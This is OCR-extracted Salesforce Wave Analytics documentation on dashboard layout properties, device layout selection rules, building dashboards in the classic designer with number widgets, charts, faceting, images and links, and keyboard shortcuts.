
5. Rearrange the widgets, if needed.
6. To hide a widget from the layout, select the widget, and click .
   If you hide a widget, it appears in the Unused Widgets section of the layout properties.



7. To add an unused widget to the layout, drag the widget from the Unused Widgets section to the canvas.
8. To add a new widget, drag the widget from the widget toolbar to the canvas.

   Note: Wave adds the widget only to the current layout.

9. To save your layout changes and the dashboard, click .
10. To delete a layout, in the Layouts menu, click **Manage Layouts**, and then click next to the layout.



Layout Properties for Wave Dashboards
Layout properties specify the layout name, designer grid settings, background settings, and requirements for devices that can use this layout. The properties apply only to dashboards created in the Wave dashboard designer.

Wave's Rules for Choosing a Layout for a Device
If multiple layouts are defined for a dashboard, Wave chooses the optimal layout when displaying the dashboard on a device. To determine the optimal layout, Wave uses the device properties specified for each layout. By understanding Wave's logic, you can set the properties appropriately.

Layout Properties for Wave Dashboards

Layout properties specify the layout name, designer grid settings, background settings, and requirements for devices that can use this layout. The properties apply only to dashboards created in the Wave dashboard designer.

General Properties

These general properties apply to the specified layout.

Property	Description
Name	Name of the layout.
Columns	Number of columns in the Wave designer grid. Increase the number of columns to increase the precision in the layout.
Row Height	Height of the rows in the Wave designer grid. Values are **Normal** and **Fine**. When using the **Fine** option, the vertical spacing is set to 0 and can't be changed. Wave determines the default sizes of widgets based on number of columns and the row height to ensure that the widgets are readable and retain their relative sizes.

Property	Description
Cell Spacing	Horizontal and vertical spacing (in pixels) between cells in the Wave designer grid.
Maximum Dashboard Width	Maximum width (in pixels) that the dashboard can use. If needed, Wave rearranges the existing dashboard widgets based on this setting in the layout.
Background Color	You can set the background color of the following areas. **Grid** Color of theWave designer grid. **Gutter** Color of the gutter that appears when the device's screen is wider than the dashboard's maximum width.

Device Properties

Wave uses these values to choose the optimal layout for the device accessing the dashboard.

Property	Description
Screen Width	Width of the devices supported by this layout. Specify the minimum and maximum width (in pixels).
Orientation	Orientation of the devices supported by this layout.
Platform	Platform of the devices supported by this layout.

Background Image Properties

Property	Description
Image	The file name of the image. The image must be available in the gallery of the Wave app that contains the dashboard. This property applies to background images created during or after Spring '17.
Image ID	15-character ID of the image. The image must be uploaded to the Documents tab of Salesforce with the Externally Available Image option enabled. This property applies to background images created before Spring '17.
Image Scale	Indicate how to fit the image in the background.
Image Alignment	Horizontal and vertical alignment of the background image.

Wave's Rules for Choosing a Layout for a Device

If multiple layouts are defined for a dashboard, Wave chooses the optimal layout when displaying the dashboard on a device. To determine the optimal layout, Wave uses the device properties specified for each layout. By understanding Wave's logic, you can set the properties appropriately.

Wave uses the following rules when determining which layout to use for a device.

1. A layout is eligible for use when the device accessing the dashboard meets all the device properties set in the Layout panel.
2. If more than one layout is eligible, the one with the most device properties set is used. If there's a tie, the most recently defined layout is used.
3. If no layouts are eligible with the device, the first defined layout is used.

Build a Dashboard with the Classic Designer

The classic designer is the legacy designer that enables you to build basic Wave dashboards.

Note: Although you can build a dashboard in the classic designer, Salesforce.com recommends using the new Wave dashboard designer, which supports more features and is easier to use. The new designer replaces the classic designer.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

1. Create the Dashboard in Classic Designer
   When you create a Wave dashboard, you can apply a prepackaged layout or start with a blank canvas to create your own layout. To build the dashboard, you can use the classic designer or the new Wave dashboard designer. In this example, we'll use the classic designer.
2. Add Key Performance Indicators to the Wave Dashboard
   Sometimes, a single number can provide a quick and critical measurement of the business. For example, the total number of open support cases and number of new support cases open this week are key metrics that a service manager would find useful. Add Number widgets to provide key indicators to a dashboard.
3. Add Visualizations to the Wave Dashboard
   Add charts to visualize and interact with the data to tell a story about it. Each chart is based on the underlying query in a lens.
4. Facet Widgets to See Data from Multiple Angles
   Widgets that come from the same dataset are faceted by default. Faceting means that when you filter one widget, all the related widgets in the Wave dashboard are filtered in the same way. You can turn faceting on or off for each widget.
5. Add Images to the Wave Dashboard
   Add images to your dashboard to help your audience with context and to make the dashboard more fun to read. For example, if your dashboard is designed to help track sales of multiple products, consider distinguishing the products by their logos.
6. Link to Lenses and Other Dashboards
   Use links to tie a Wave dashboard to related lenses and dashboards. This widget is useful when you want to break up analysis across multiple assets, rather than cramming it all into a single dashboard. It's also useful for creating pathways to analyze your data.
7. See Details About a Widget's Lens
   To ensure that a widget in a Wave dashboard is showing the right data, review details about the widget's lens.

8. Filter or Remove Clipped Lenses from the Wave Dashboard
   Curate the clipped lenses in a dashboard to reduce clutter. You can filter the list of clipped lenses to see which ones aren't used and then remove them from your dashboard.

SEE ALSO:

- Convert Your Dashboard to the Wave Dashboard Designer
- What Is a Dashboard?
- Best Practices for Building Wave Dashboards
- Keyboard Shortcuts For Wave Dashboards and Lenses
- Key Differences Between the Classic Designer and Wave Dashboard Designer
- Build a Dashboard with the Wave Dashboard Designer

Create the Dashboard in Classic Designer


When you create a Wave dashboard, you can apply a prepackaged layout or start with a blank canvas to create your own layout. To build the dashboard, you can use the classic designer or the new Wave dashboard designer. In this example, we'll use the classic designer.

This topic is about creating dashboards in Wave Analytics. For information on creating dashboards for reports, review the article Create a Salesforce Classic Dashboard.

USER PERMISSIONS


To create a dashboard:
- "Create and Edit Wave Analytics Dashboards"

1. From the home page, click **Create** > **Dashboard**.
   The layout templates appear.




2. Choose a layout template, or select an option to create a blank dashboard in the classic designer or Wave dashboard designer. The layout templates create dashboards in the Wave dashboard designer. In this case, we'll create a blank dashboard using the classic designer.
3. Select **Blank Dashboard in the Classic Designer**, and then click **Continue**.
   If you haven't previously declined to use the Wave dashboard designer, the "Ready for Wave Dashboard Designer?" pop-up appears.

4. Select **Not Now**.
   The classic designer opens.



5. Click to save the dashboard to an app.




6. Click **Save**.

Add Key Performance Indicators to the Wave Dashboard

Sometimes, a single number can provide a quick and critical measurement of the business. For example, the total number of open support cases and number of new support cases open this week are key metrics that a service manager would find useful. Add Number widgets to provide key indicators to a dashboard.

1. To add a key performance indicator to a classic designer dashboard, open the Opportunities dataset, and click + Measure to calculate the total value of all opportunities in the pipeline.
   a. In the measure picker, select `Sum` from the left column.
   b. Pick a dataset field from the right column that you would like to sum. In this case, select `Amount`.




Note: Don't add any groupings. A number, by definition, consists of just one group. Later, you will add a chart that shows the value for different groupings.

2. While we're here, let's add another kind of measure to bring more context to the story that we're telling with this dashboard. For example, you can select `Count` of `isWon` to get the number of successfully closed deals.
3. Click to clip this lens to the classic designer.

   Tip: If you have multiple dashboards, the lens is clipped to whichever dashboard you had open last.

4. In the classic designer, click the number widget (123) to create an empty number widget, and then select the first clipped lens that contains a sum of amount.
   The number that appears in the number widget is the first measure (on the far left) that you specified in the lens.
5. To choose a different measure from the lens or configure other useful properties, select the Number widget and set the properties in the Widget Properties section.
   a. Give the widget a title. The default title, which is taken from the field name, is sometimes too cryptic for the audience.
   b. For a large number, select **Shorten number** to reduce the length of the display. Doing so turns a number such as `2,148,352` into the more readable `2M`.
6. Using the same procedure, add another number widget based on the second clipped lens that provides a count of won deals.

Your dashboard now contains the two number widgets.



Add Visualizations to the Wave Dashboard

Add charts to visualize and interact with the data to tell a story about it. Each chart is based on the underlying query in a lens.


In the next steps, we'll create two interactive charts in the classic designer dashboard that let the audience analyze the sales pipeline. The first will analyze the pipeline by account owner. The second will analyze it by stage. Both charts are based on an Opportunities lens, which contains a count of the number of opportunities and no groupings.

1. Verify that the Sales Pipeline dashboard is open.

   You must have the dashboard open to clip lenses to it.

   Note: If no dashboard is open, Wave creates a dashboard.

2. From the home page, open the Opportunities lens.
3. Group the data by Account Owner.




4. Click to clip the lens to the dashboard.
5. Change the Account Owner grouping to a Stage Name grouping.

   To change a grouping, click the grouping and then select the new grouping.

6. Clip the lens to the dashboard.


   Now that you have both lenses clipped to the dashboard, let's build charts based on them.

7. View the Sales Pipeline dashboard in the classic designer.




8. In the classic designer, click the chart widget, and then select the first clipped lens that contains number of opportunities grouped by account owner.

The chart shows of the results from the underlying query in the clipped lens.




9. Create another chart based on the other clipped lens—the one grouped by stage name.
The new chart widget shows how many opportunities are in each stage.



10. Click to view the dashboard in presentation mode.

Now you're looking at the audience's view of your dashboard, and you're ready to ask some questions.




Facet Widgets to See Data from Multiple Angles

Widgets that come from the same dataset are faceted by default. Faceting means that when you filter one widget, all the related widgets in the Wave dashboard are filtered in the same way. You can turn faceting on or off for each widget.


Now we let's look at how faceting works with the number and chart widgets that we added to our classic designer dashboard.

1. In the Sales Pipeline dashboard, click the first bar in the chart that shows the number of opportunities grouped by account owner. Notice that first bar is now highlighted and the results of the other widgets changed. Because of faceting, the number widgets and the other chart now show the results for the selected account owner only. Each of your widgets shows the same set of data from a different angle. Widgets created from the same dataset are faceted, by default.



2. Click the first bar again to remove the filter based on the account owner.
   Notice that the results are now shown for all account owners.
3. In the chart that shows the number of opportunities grouped by stage name, click the first bar.

The Account Owners chart changes to show the values of the deals that each salesperson has in the selected stage. Because Mark is the only one that has deals in this stage, only he appears in the Account Owners chart.



4. To disable faceting for a particular widget, clear the **Facet this lens** option in the lens properties.


Tip: You can use bindings to facet widgets created from different datasets. For more information, see the Wave Analytics Dashboard JSON Reference.

Add Images to the Wave Dashboard

Add images to your dashboard to help your audience with context and to make the dashboard more fun to read. For example, if your dashboard is designed to help track sales of multiple products, consider distinguishing the products by their logos.

1. Upload the image that you want to use to Documents and select the "Externally Available Image" option.
   If you don't select the option, the image will not appear in the dashboard.
2. Copy the record ID for the document in the URL in the address bar.
3. In the dashboard, click the box widget and paste the record ID into the **Image Document ID** field in widget properties.

Note: You can also use the box widget to shade a section of the dashboard or add a background color to the dashboard. For example, you can use colored areas to highlight key metrics and filters.



To do this, don't include an image and set the background color in the **Background Color** field of the widget properties.

SEE ALSO:

Uploading and Replacing Documents

Link to Lenses and Other Dashboards

Use links to tie a Wave dashboard to related lenses and dashboards. This widget is useful when you want to break up analysis across multiple assets, rather than cramming it all into a single dashboard. It's also useful for creating pathways to analyze your data.

1. In the dashboard, click the link icon.
2. In the widget properties, specify the link properties, such as the ones listed here.

Destination Type
Specify whether the link widget leads to a saved lens, saved dashboard, or new lens.

Destination
Specify the lens or dashboard asset to link to.

Note: If you try to create a Link widget in a dashboard that has not been saved in Spring '16 and you don't see the asset in the picklist, open the asset first, and then look for the asset in the picklist.

Include Dashboard State
When enabled, the selections made in widgets with faceted steps are transferred to the linked lens or dashboard. When transferring dashboard states, Wave Analytics verifies that the destination has lenses that are compatible with the lenses from the source dashboard.

Note: Wave doesn't transfer a dashboard state in the following cases.


- The source lens isn't faceted.
- The destination lens uses a different dataset than the source lens.
- When linking to another dashboard, the destination lens uses different groupings than the source lens. If the link destination is a lens, then groupings don't prevent dashboard state from being transferred.

Text
The link label that you click to access the linked asset.

See Details About a Widget's Lens

To ensure that a widget in a Wave dashboard is showing the right data, review details about the widget's lens.

1. When viewing the dashboard in presentation mode, not edit mode, hover over a widget and click .




Lens details display.

2. Review the dataset and applied dimensions, measures, filters, and other details about the widget's lens.

Filter or Remove Clipped Lenses from the Wave Dashboard

Curate the clipped lenses in a dashboard to reduce clutter. You can filter the list of clipped lenses to see which ones aren't used and then remove them from your dashboard.

1. From the clipped lens menu, filter by **All Lenses**, **Active Lenses**, or **Unused Lenses**.



2. Optionally, if a lens isn't used, then you can remove it from your dashboard by clicking .

   If the lens is saved to Wave Analytics, then it's still available and can be opened from Lenses after being removed from your dashboard.

Keyboard Shortcuts For Wave Dashboards and Lenses

You can do some basic actions from your keyboard. The dashboard designer shortcuts vary based on whether you are using the classic designer or Wave dashboard designer.

Lens Keyboard Shortcut	Description
l	Clip to designer
s	Save
n	Clone in new tab
d	Delete
Ctrl+E (Windows) Cmd+E (Mac OS)	Open Expert Editor Mode (JSON editor)

Classic Designer Keyboard Shortcut	Description
Arrow keys	Move the widget in 10-pixel increments.
Ctrl+Arrow keys (Windows) Cmd+Arrow keys (Mac OS)	Move the widget in 1-pixel increments.
Shift+Arrow keys	Resize the widget by 10 pixels.
Ctrl+Shift+Arrow keys (Windows) Cmd+Shift+Arrow keys (Mac OS)	Resize the widget by 1 pixel.
x	Delete the widget from the canvas.
[	Put the widget beneath other widgets.
]	Put the widget on top of other widgets.

Wave Dashboard Designer Keyboard Shortcut	Description
Arrow keys	Move the widget.
c	Share the dashboard.
d	Delete the dashboard.
e	Toggle between previewing or editing the dashboard.
q	Show clipped lenses or create a lens in the dashboard.
r	Reset the dashboard back to the last saved state.
s	Save the dashboard.
x	Redo the change.
z	Undo the latest change.
Delete	Delete the selected widgets in the dashboard.

Wave Dashboard Designer Keyboard Shortcut	Description
Drag+Shift	Reflow other widgets down when dragging a widget in the dashboard canvas. Note: Drag the widget before you press **Shift**.
Ctrl+click (Windows) Cmd+click (Mac OS)	Select multiple widgets.
Ctrl+A (Windows) Cmd+A (Mac OS)	Select all widgets in the dashboard canvas.

JSON Editor Keyboard Shortcut	Description
Ctrl+E (Windows) Cmd+E (Mac OS)	View dashboard with changes to JSON.
Ctrl+3 (Windows) Cmd+3 (Mac OS)	Disregard changes and load the original JSON.
Ctrl+F (Windows) Cmd+F (Mac OS)	Search (RegExp, case-sensitive, or whole-word searches available).
Ctrl+F twice (Windows) Cmd+F twice (Mac OS)	Search and replace (RegExp, case-sensitive, or whole-word searches available).


Best Practices for Building Wave Dashboards

Follow best practices to design and build useful, effective Wave dashboards, while minimizing rework and addressing potential gaps.

